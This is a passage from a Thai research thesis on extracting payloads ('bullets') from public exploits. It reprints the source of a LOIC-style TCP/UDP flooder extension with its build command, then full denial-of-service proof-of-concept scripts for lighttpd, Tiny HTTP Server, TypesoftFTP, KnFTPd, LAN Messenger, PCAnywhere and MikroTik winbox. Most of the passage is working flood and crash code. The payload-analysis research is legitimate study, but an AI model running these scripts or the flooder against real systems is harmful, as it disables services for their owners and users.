                qint64 errcode = 0;
                do {

                    if(""!=Data) {
                        FloodCount++;
                    }

            qDebug() << "xppflooder:TCP:Data:" << Data <<endl;
```

ภาพที่ 4.12 รหัสต้นบับ xppflooder.cpp (ต่อ)

```
                    qDebug() << "xppflooder::rounds at:" <<
QString::number(FloodCount);


                    errcode = Socket->write(data, string_length);
                    Socket->flush();
                    this->msleep(Delay);
                } while ((errcode != -1) && (active));

                // if you write to a socket for some time, it appears
to become unusable
                Failed++;
                break;
            }
            Socket->close();
            delete addr;
            delete Socket;

        } else if (Protocol == "UDP") {

            QHostAddress *addr = new QHostAddress(IP);
            QUdpSocket *Socket = new QUdpSocket;
            Socket->connectToHost(IP, Port);

            while (active) {
                qint64 errcode = 0;
                do {
                    if(""!=Data) {
                        FloodCount++;
                    }
                    qDebug() << "xppflooder:UDP:Data:" << Data <<
endl;
                    qDebug() << "xppflooder::rounds at:" <<
QString::number(FloodCount);

                    Socket->writeDatagram(Data.toUtf8(), *addr,
Port);
                    Socket->flush();
                    this->msleep(Delay);
                } while ((errcode != -1) && (active));
            }
            Socket->close();
            delete addr;
            delete Socket;
        }
    }
    active = true;
}
//
// Set the thread's state to inactive
//
void xppflooder::stop()
{
    active = false;
}
```


ภาพที่ 4.12 รหัสต้นฉบับ xppflooder.cpp (ต่อ)

สำหรับคำสั่งที่ใช้ในการแปลโปรแกรม (compile) แอลโอไอซีทั้งหมดที่ได้รับการต่อเติมเข้าไปแล้วคือ

```
g++ -o ext-loic.so -shared -Wl,-soname,ext-loic.so  -I/usr/lib/jvm/java-6-openjdk/include
-I/usr/lib/jvm/java-6-openjdk/include/linux   -I/opt/QtSDK/Desktop/Qt/4.8.1/gcc/include
-I/opt/QtSDK/Desktop/Qt/4.8.1/gcc/include/QtCore
-I/opt/QtSDK/Desktop/Qt/4.8.1/gcc/include/QtGui
-I/opt/QtSDK/Desktop/Qt/4.8.1/gcc/include/QtNetwork
-L/opt/QtSDK/Desktop/Qt/4.8.1/gcc/lib      -lQtCore  -lQtGui   -lQtNetwork
nativeinterface_ApiExtendingLoic.cpp  mainsynapse.cpp  httpflooder.cpp
xppflooder.cpp
```

4.2. **การทำกระสุน** (Bullet Extraction)

ในหัวข้อนี้จะกล่าวถึงการทำกระสุนโดยอาศัยแนวคิดเรื่องกระสุนและการสร้างกระสุนที่ได้มีการกล่าวนำไปในบทที่ 3 สำหรับขั้นตอนของการสกัดกระสุนมีภาพรวมดังภาพที่ 4.3



ภาพที่ 4.13 ขั้นตอนการสกัดกระสุน

ทั้งนี้ สำหรับขั้นตอนของการสกัดกระสุนเป็นขั้นตอนการสกัดจากรหัสคำสั่งโปรแกรมที่สามารถหาได้ ส่วนการคิดกระสุนขึ้นเองนั้นยังคงเป็นงานวิจัยที่ต้องทำต่อไป จากส่วนเนื้อข้อมูล 16 ตัว ได้มีการทดสอบยิงเป้าหมายที่มีช่องโหว่ซึ่งเป็นรหัสต้นฉบับแบบเสรี (open source) ไปแล้วจำนวน 6 ตัวและอีกหนึ่งตัวที่เป้าหมายเป็นแชร์แวร์ (shareware) เท่านั้น


4.2.1. **การสกัดกระสุน** CVE-2012-5533

การสกัดกระสุนโดยอาศัยขั้นตอนการสกัดกระสุนที่ได้กล่าวไปในหัวข้อ 4.2 แล้วเริ่มแรกให้สังเกตที่รหัสคำสั่งโปรแกรมดังภาพที่ 4.14 จะพบว่ารหัสคำสั่งดังกล่าวพัฒนาขึ้นมาด้วยบทคำสั่งเชลล์สคริปต์ (shell script) ที่เรียกใช้งานโปรแกรม Netcat หรือ nc อีกต่อหนึ่ง

```
#!/bin/bash
# Exploit Title: simple lighttpd 1.4.31 DOS POC
# Date: 11/21/2012
# Exploit Author: t4c@ghcif.de
# Vendor Homepage: http://www.lighttpd.net
# Software Link: http://download.lighttpd.net/lighttpd/releases-
1.4.x/lighttpd-1.4.31.tar.gz
# Version: 1.4.31
# Tested on: Debian Linux, Gentoo Linux, Arch Linux
# CVE: CVE-2012-5533

if [ $# -lt 2 ]
then
      echo "usage :$0 <Host/IP> <Port>"
else
      echo -ne "GET / HTTP/1.1\r\nHost: pwn.ed\r\nConnection:
TE,,Keep-Alive\r\n\r\n" | nc $1 $2
fi
```

ภาพที่ 4.14 รหัสคำสั่งโปรแกรมโจมตีผ่านช่องโหว่ CVE-2012-5533

เนื่องจาก มีการเรียกใช้งานการเชื่อมต่อผ่านทางโปรแกรม Netcat ดังนั้นจึงสามารถข้ามขั้นตอนที่สองไปได้ ต่อมาให้ถอดส่วนที่มีการกำหนดไอพีและพอร์ตออกไป ทำให้สามารถมองเห็นส่วนเนื้อข้อมูลได้ ดังภาพที่ 4.15



ภาพที่ 4.15 ส่วนเนื้อข้อมูลที่สามารถสกัดออกมาเป็นกระสุนสำหรับ CVE-2012-5533

4.2.2. **การสกัดกระสุน** CVE-2012-1783

การสกัดกระสุนโดยอาศัยขั้นตอนการสกัดกระสุนที่ได้กล่าวไปในหัวข้อก่อนหน้านี้ เริ่มแรกให้สังเกตที่รหัสคำสั่งโปรแกรมดังภาพที่ 4.16 จะพบว่ารหัสคำสั่งดังกล่าวพัฒนาขึ้นมาด้วยโปรแกรมภาษาไพธอน ที่มีส่วนการสร้าง Socket ขึ้นมาใช้งานในการเชื่อมต่อเครือข่ายเพื่อส่งข้อมูลผ่านทางฟังก์ชั่น HTTPConnection

```
#!/usr/bin/python
# Tiny HTTP Server <=v1.1.9 Remote Crash PoC
# written by localh0t
# Date: 24/02/11
# Contact: mattdch0@gmail.com
# Follow: @mattdch
# www.localh0t.com.ar
# Targets: Windows (All)



import httplib,sys


if (len(sys.argv) < 3):
      print "\nTiny HTTP Server <=v1.1.9 Remote Crash PoC"
        print "\n Usage: %s <host> <port> \n" %(sys.argv[0])
      sys.exit()
payload = "X" * 658

try:
      print "\n[!] Connecting to %s ..." %(sys.argv[1])
      httpServ = httplib.HTTPConnection(sys.argv[1] ,
int(sys.argv[2]))
      httpServ.connect()
      print "[!] Sending payload..."
      httpServ.request('GET', "/" + str(payload))
      print "[!] Exploit succeed. Check %s if crashed.\n"
%(sys.argv[1])
except:
      print "[-] Connection error, exiting..."

httpServ.close()
sys.exit()
```

ภาพที่ 4.16 รหัสคำสั่งโปรแกรมโจมตีผ่านช่องโหว่ CVE-2012-1783

ถอดส่วนที่มีการสร้าง Socket เพื่อใช้งานการเชื่อมต่อเครือข่ายผ่านทาง HTTPConnection ต่อมาให้ถอดส่วนที่มีการกำหนดไอพีและพอร์ตออกไป ทำให้สามารถมองเห็นส่วนเนื้อข้อมูลได้ ดังภาพที่ 4.17


```
# Date: 24/02/11
# Contact: mattdch0@gmail.com
# Follow: @mattdch
# www.localh0t.com.ar
# Targets: Windows (All)

import httplib,sys

if (len(sys.argv) < 3):
    print "\nTiny HTTP Server <=v1.1.9 Remote Crash PoC"
    print "\n   Usage: %s <host> <port> \n" %(sys.argv[0])
    sys.exit()

payload = "X" * 658

try:
    print "\n[!] Connecting to %s ..." %(sys.argv[1])
    httpServ = httplib.HTTPConnection(sys.argv[1] , int(sys.argv[2]))
    httpServ.connect()
    print "[!] Sending payload..."
    httpServ.request('GET', "/" + str(payload))
    print "[!] Exploit succeed. Check %s if crashed.\n" %(sys.argv[1])
except:
    print "[-] Connection error, exiting..."

httpServ.close()
sys.exit()
```

ภาพที่ 4.17 ส่วนเนื้อข้อมูลที่สามารถสกัดออกมาเป็นกระสุนสำหรับ CVE-2012-1783

4.2.3. **การสกัดกระสุน** CVE-2012-5329

การสกัดกระสุนโดยอาศัยขั้นตอนการสกัดกระสุนที่ได้กล่าวไปในหัวข้อก่อนหน้านี้ เริ่มแรกให้สังเกตที่รหัสคำสั่งโปรแกรมดังภาพที่ 4.18 จะพบว่ารหัสคำสั่งดังกล่าวพัฒนาขึ้นมาด้วยโปรแกรมภาษาไพธอนที่มีส่วนการสร้าง Socket ขึ้นมาใช้งานในการเชื่อมต่อเครือข่ายเพื่อส่งข้อมูลที่มีรูปแบบ stream protocol เป็น SOCK_STREAM หรือในที่นี้คือ TCP protocol นั่นเอง


```
#!/usr/bin/python
##############################################################################
##########
# SEH overflow exploiting a vulnerability in Typesoft-FTP APPE
command.
# Date of Discovery: 3/16/2012 (0 Day)
# Author: Brock Haun
# Vulnerable Software Download:
http://sourceforge.net/projects/ftpserv/
# Software Version: 1.1
# Target OS: Windows 7
# REQUIRES VALID CREDENTIALS. Luckily, anonymous logins are enabled
by default.
##############################################################################
##########
```

ภาพที่ 4.18 รหัสคำสั่งโปรแกรมโจมตีผ่านช่องโหว่ CVE-2012-5329

```
import socket, sys

if len(sys.argv)!= 2:
     print '\n\t[*] Usage: ./' + sys.argv[0] + ' <target host>'
     sys.exit(1)

print '\n\t[*] TypesoftFTP Server 1.1 Remote DoS (APPE) by Brock
Haun'

host = sys.argv[1]

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

buffer = 'A../' + '\x41' *100

print '\n\t[*] Sending crash buffer ("A../ + \x41 * 100").'

s.connect((host,21))

data = s.recv(1024)

s.send('USER anonymous' + '\r\n')

data = s.recv(1024)

s.send('PASS anonymous' + '\r\n')

data = s.recv(1024)

s.send('APPE ' + buffer + '\r\n')

print '\n\t[*] Done! Target should be unresponsive!'

s.close()
```

ภาพที่ 4.18 รหัสคำสั่งโปรแกรมโจมตีผ่านช่องโหว่ CVE-2012-5329 (ต่อ)

ถอดส่วนที่มีการสร้าง Socket เพื่อใช้งานการเชื่อมต่อเครือข่าย ต่อมาให้ถอดส่วนที่มีการกำหนดไอพีและพอร์ตที่ 21 ออกไป ทำให้สามารถมองเห็นส่วนเนื้อข้อมูลได้ ทั้งนี้ เนื่องจากมีการส่งข้อมูลแบบหลายขั้นสามารถทำการรวบมาเป็นกระสุนชุดเดียวกันได้หลังจากที่มีการยิงทดสอบแล้ว ส่วน hex code ที่มีค่า \x41 ที่มีปรากฏอยู่ในตัวแปร buffer นั้นยังสามารถแปลงให้อยู่ใน ASCII printable characters ได้ ดังภาพที่ 4.19



ภาพที่ 4.19 ส่วนเนื้อข้อมูลที่สามารถสกัดออกมาเป็นกระสุนสำหรับ CVE-2012-5329

4.2.4. **การสกัดกระสุน** CVE-2012-5905

การสกัดกระสุนโดยอาศัยขั้นตอนการสกัดกระสุนที่ได้กล่าวไปในหัวข้อก่อนหน้านี้ เริ่มแรกให้สังเกตที่รหัสคำสั่งโปรแกรมดังภาพที่ 4.20 จะพบว่ารหัสคำสั่งดังกล่าวพัฒนาขึ้นมาด้วยโปรแกรมภาษาเพิร์ล (perl) ที่มีการไปเรียกไปใช้งานฟังก์ชัน FTP สำเร็จรูปเพื่อใช้สำหรับการส่งข้อมูล ทั้งนี้สำหรับฟังก์ชัน FTP สำเร็จรูปก็ยังคงตั้งอยู่บนพื้นฐานการใช้งานส่งข้อมูลผ่านทาง TCP protocol พอร์ต 21

```
#!/usr/bin/perl

##############################################################################
# Advisory: KnFTPd 1.0.0 'FEAT' DoS PoC-Exploit
# Author: Stefan Schurtz
# Affected Software: Successfully tested on KnFTPd 1.0.0
# Vendor URL: http://knftp.sourceforge.net/
# Vendor Status: informed
# CVE-ID: CVE-2012-5905
# PoC-Version: 1.0
##############################################################################
```

ภาพที่ 4.20 รหัสคำสั่งโปรแกรมโจมตีผ่านช่องโหว่ CVE-2012-5905

```
use strict;
use Net::FTP;

my $user = "system";
my $password = "secret";

########################
# connect
########################
my $target = $ARGV[0];
my $plength = $ARGV[1];

print "\n";
print "\t############################################################\n";
print "\t# This PoC-Exploit is only for educational purpose!!! #\n";
print "\t############################################################\n";
print "\n";

if (!$ARGV[0]||!$ARGV[1]) {
      print "[+] Usage: $@ <target> <payload length>\n";
      exit 1;
}

my $ftp=Net::FTP->new($target,Timeout=>12) or die "Cannot connect to
$target: $@";
print "[+] Connected to $target\n";
########################
# login
########################
$ftp->login($user,$password) or die "Cannot login ", $ftp->message;
print "[+] Logged in with user $user\n";

#####################################################
# Building payload './A' with min. length of 94
#####################################################
my @p = ( "","./A" );
my $payload;
print "[+] Building payload\n";
for (my $i=1;$i<=$plength;$i++) {
       $payload .= $p[$i];
       push(@p,$p[$i]);
}
sleep(3);
########################################
# Sending payload
########################################
print "[+] Sending payload [$payload]\n";
$ftp->quot('FEAT ' ."$payload");

########################################
# disconnect
########################################
print "[+] Done\n";
$ftp->quit;
exit 0;
#EOF
```

ภาพที่ 4.20 รหัสคำสั่งโปรแกรมโจมตีผ่านช่องโหว่ CVE-2012-5905 (ต่อ)

ถอดส่วนที่มีการเรียกใช้งาน FTP สำเร็จรูปซึ่งถือเป็นการสร้าง Socket เพื่อใช้งานการเชื่อมต่อเครือข่ายผ่านทางพอร์ต 21 ต่อมาให้ถอดส่วนที่มีการกำหนดไอพีออกไป ทำให้สามารถมองเห็นส่วนเนื้อข้อมูลได้ ทั้งนี้ เนื่องจากมีการส่งข้อมูลแบบหลายขั้นสามารถทำการรวบมาเป็นกระสุนชุดเดียวกันได้เช่นเดียวกันหลังจากที่มีการยิงทดสอบแล้ว ทำให้สามารถมองเห็นส่วนเนื้อข้อมูลได้ ดังภาพที่ 4.21

ภาพที่ 4.21 ส่วนเนื้อข้อมูลที่สามารถสกัดออกมาเป็นกระสุนสำหรับ CVE-2012-5905

4.2.5. **การสกัดกระสุน** CVE-2012-3845

การสกัดกระสุนโดยอาศัยขั้นตอนการสกัดกระสุนที่ได้กล่าวไปในหัวข้อก่อนหน้านี้ เริ่มแรกให้สังเกตที่รหัสคำสั่งโปรแกรมดังภาพที่ 4.22 จะพบว่ารหัสคำสั่งดังกล่าวพัฒนาขึ้นมาด้วยโปรแกรมภาษาไพธอนที่มีส่วนการสร้าง Socket ขึ้นมาใช้งานในการเชื่อมต่อเครือข่ายเพื่อส่งข้อมูลที่มีรูปแบบ stream protocol เป็น SOCK_STREAM หรือ TCP protocol


```
#!/usr/bin/python
# Exploit Title: LAN Messenger <= v1.2.28 Remote Denial of Service
# Vulnerability
# Version:       <= v1.2.28
# Date:          2012-04-28
# Author:        Julien Ahrens
# Homepage:      www.inshell.net
# Software Link: http://lanmsngr.sourceforge.net/
# Tested on:     Windows XP SP3 Professional German, Windows
# 2008R2 SP1 German
# Notes:         Under WinXP the app needs 8190 Bytes to crash
# Howto:         -
```

ภาพที่ 4.22 รหัสคำสั่งโปรแกรมโจมตีผ่านช่องโหว่ CVE-2012-3845

```
from struct import pack
import socket,sys
import os

target="192.168.0.1"
port=50000

junk = "\x41" * 8190

print "[*] Connecting to Target " + target + "..."

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
try:
    connect=s.connect((target, port))
    print "[*] Connected to " + target + "!"
except:
    print "[!] " + target + " didn't respond\n"
    sys.exit(0)

print "[*] Sending malformed request..."
s.send("\x4d\x53\x47" + junk)

print "[!] Exploit has been sent!\n"
s.close()
```

ภาพที่ 4.22 รหัสคำสั่งโปรแกรมโจมตีผ่านช่องโหว่ CVE-2012-3845 (ต่อ)

ถอดส่วนที่มีการสร้าง Socket เพื่อใช้งานการเชื่อมต่อเครือข่าย ต่อมาให้ถอดส่วนที่มีการกำหนดไอพีและพอร์ตออกไป ทำให้สามารถมองเห็นส่วนเนื้อข้อมูล hex code ที่มีค่า \x41 ที่มีปรากฏอยู่ในตัวแปร junk รวมถึง hex code ชุด \x4d\x53\x47 นั้นยังสามารถแปลงให้อยู่ใน ASCII printable characters ได้ ดังภาพที่ 4.23



ภาพที่ 4.23 ส่วนเนื้อข้อมูลที่สามารถสกัดออกมาเป็นกระสุนสำหรับ CVE-2012-3845


4.2.6. **การสกัดกระสุน** CVE-2012-0292

การสกัดกระสุนโดยอาศัยขั้นตอนการสกัดกระสุนที่ได้กล่าวไปในหัวข้อก่อนหน้านี้ เริ่มแรกให้สังเกตที่รหัสคำสั่งโปรแกรมดังภาพที่ 4.24 จะพบว่ารหัสคำสั่งดังกล่าวพัฒนาขึ้นมาด้วยโปรแกรมภาษาไพธอนที่มีส่วนการสร้าง Socket ขึ้นมาใช้งานในการเชื่อมต่อเครือข่ายเพื่อส่งข้อมูลที่มีรูปแบบ stream protocol เป็น SOCK_STREAM หรือ TCP protocol

```
#!/usr/bin/python

'''
Exploit Title:  PCAnywhere Nuke
Date: 2/16/12
Author: Johnathan Norman  spoofy <at> exploitscience.org  or
@spoofyroot
Version:  PCAnyWhere  (12.5.0 build 463) and below
Tested on: Windows
Description: The following code will crash the awhost32 service.
It'll be respawned
so if you want to be a real  pain you'll need to loop this.. my
inital impressions
are that controlling execuction will be a pain.
'''

import sys
import socket
import argparse

if len(sys.argv) != 2:
    print "[+] Usage: ./pcNuke.py <HOST>"
    sys.exit(1)
HOST = sys.argv[1]
PORT = 5631
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))


# HELLO!
s.send("\x00\x00\x00\x00")
buf = s.recv(1024)

# ACK!
s.send("\x6f\x06\xfe")
buf = s.recv(1024)

# Auth capability part 1
s.send("\x6f\x62\xff\x09\x00\x07\x00\x00\x01\xff\x00\x00\x07\x00")
# Auth capability part 2
s.send("\x6f\x62\xff\x09\x00\x07\x00\x00\x01\xff\x00\x00\x07\x00")
```

ภาพที่ 4.24 รหัสคำสั่งโปรแกรมโจมตีผ่านช่องโหว่ CVE-2012-0292

ถอดส่วนที่มีการสร้าง Socket เพื่อใช้งานการเชื่อมต่อเครือข่าย ต่อมาให้ถอดส่วนที่มีการกำหนดไอพีและพอร์ตออกไป ทำให้สามารถมองเห็นส่วนเนื้อข้อมูลได้ ดังภาพที่ 4.25 ซึ่งส่วนเนื้อข้อมูลสามารถแปลงเป็น ASCII printable characters ได้จาก เริ่มแรกให้ทำการแปลงค่า hex code ไปเป็น c array byte ก่อนจากนั้น จึงนำไปผ่านการเรียกใช้งานผ่านฟังก์ชัน toAscii() แสดงดังภาพที่ 4.26



ภาพที่ 4.25 ส่วนเนื้อข้อมูลที่สามารถสกัดออกมาเป็นกระสุนสำหรับ CVE-2012-0292

```
char data[] = {0x00,0x00,0x00,0x00,0x6f,0x06,0xfe,0x6f,
               0x62,0xff,0x09,0x00,0x07,0x00,0x00,0x01,
               0xff,0x00,0x00,0x07,0x00,0x6f,0x62,0xff,
               0x09,0x00,0x07,0x00,0x00,0x01,0xff,0x00,
               0x00,0x07,0x00};
struct        toAscii{        char        operator()(char        value)
const{ if(value<32&&value!=0x0d&&value!=0x0a) return '.';else return
value;                                                              }
};
```

ภาพที่ 4.26 รหัสต้นฉบับแปลงซีอาร์เรย์ไบต์ไปเป็นรหัสแอสกี

```
int main () {
string s;
transform( &data[0], &data[sizeof(data)], back_inserter(s), toAscii()
);
return 0;

}
```

ภาพที่ 4.26 รหัสต้นฉบับแปลงซีอาร์เรย์ไบต์ไปเป็นรหัสแอสกี (ต่อ)

4.2.7. **การสกัดกระสุน** CVE-2012-6050

การสกัดกระสุนโดยอาศัยขั้นตอนการสกัดกระสุนที่ได้กล่าวไปในหัวข้อก่อนหน้านี้ เริ่มแรกให้สังเกตที่รหัสคำสั่งโปรแกรมดังภาพที่ 4.27 พบว่ารหัสคำสั่งดังกล่าวพัฒนาขึ้นมาด้วยโปรแกรมภาษาไพธอนที่มีส่วนการสร้าง Socket ขึ้นมาใช้งานในการเชื่อมต่อเครือข่ายเพื่อส่งข้อมูลที่มีรูปแบบ stream protocol เป็น SOCK_STREAM หรือ TCP protocol

```
#!/usr/bin/python
# Exploit Title:  Mikrotik Router Remote Denial Of Service attack
# Date:                 19/4/2012
# Author:               PoURaN @ 133tsec.com
# Software Link:  http://www.mikrotik.com
# Version:              All mikrotik routers with winbox service
enabled are affected (still a 0day 30/5/2012)
# Tested on:            Mikrotis RouterOS 2.9.6 up to 5.15
#
#  Vulnerability Description
# ===========================
# DETAILS & PoC VIDEO : http://www.133tsec.com/2012/04/30/0day-
# ddos-mikrotik-server-side-ddos-attack/
# The denial of service, happens on mikrotik router's winbox
# service when the attacker is requesting continuesly a part of
# a .dll/plugin  # file, so the service becomes unstable causing
# every remote clients (with winbox) to disconnect and denies to
# accept any further connections. That happens for about 5
# minutes. After the 5 minutes, winbox is stable again, being able
# to accept new connections. If you send the malicious packet in a
# loop (requesting  part of a file right after the service
# becoming available again) then you result in a 100% denial of
# winbox service. While the winbox service is unstable and in a
# denial to serve state, it raises router's CPU 100% and other
# actions. The "other actions" depends on the router version and
# on the hardware.
# For example on Mikrotik Router v3.30 there was a LAN corruption,
# BGP fail, whole router failure
```

ภาพที่ 4.27 รหัสคำสั่งโปรแกรมโจมตีผ่านช่องโหว่ CVE-2012-6050

```
#     => Mikrotik Router v2.9.6 there was a BGP failure
#     => Mikrotik Router v4.13 unstable wifi links
#     => Mikrotik Router v5.14/5.15 rarely stacking
#     =>>> Behaviour may vary most times, but ALL will have
# CPU 100% . Most routers loose BGP after long time attack <<<=
#
#
#  The exploit
# =============
# This is a vulnerability in winbox service, exploiting the fact
# that winbox lets you download files/plugins
# that winbox client needs to control the server, and generally
# lets you gain basic infos about the service BEFORE
# user login!
# Sending requests specially crafted for the winbox service, can
# cause a 100% denial of winbox service (router side).
# This script, offers you the possibility to download any of the
# dlls that can be downloaded from the router one-by-one
# or alltogether! (look usage for more info) .. The file must be
# contained in the router's dll index.
# The dlls downloaded, are in the format of the winbox service..
# Meaning that they are compressed with gzip and they
# have 0xFFFF bytes every 0x101 bytes (the format that winbox
# client is expecting the files)
# These DLLs can be used by the "Winbox remote code execution"
# exploit script ;)
#  Usage
# =======
# Use the script as described below:
# 1. You can download ALL the files of the router's dll index
# using the following command:
#     python mkDl.py 10.0.0.1 * 1
#     the "1" in the end, is the speed.. "Speed" is a factor I
# added, so the script delays a bit while receiving
#     information from the server. It is a MUST for remote routers
# when they are in long distance (many hops) to use
#     a slower speed ( 9 for example ).
#     Also in the beginning of the dlls file list, script shows
# you the router's version (provided by router's index)
# 2. You can download a specific .dll file from the remote router.
#     python mkDl.py 10.67.162.1 roteros.dll 1
#     In this example i download roteros.dll (which is the biggest
# and main plugin) with a speed factor of 1 (very fast)
#     Because roteros and 1-2 other files are big, you have to
# request them in different part (parts of 64k each)
#     That is a restriction of winbox communication protocol.
#     If you don't know which file to request, make a "*" request
# first (1st usage example), see the dlls list, and press ctrl-c
#     to stop the script.
# 3. You can cause a Denial Of Service to the remote router..
# Means denial in winbox service or more (read above for more)
#     python mkDl.py 10.67.162.1 DoS
#     This command starts requesting from router's winbox service
# the 1st part of roteros.dll looping the request
```

ภาพที่ 4.27 รหัสคำสั่งโปรแกรมโจมตีผ่านช่องโหว่ CVE-2012-6050 (ต่อ)

```
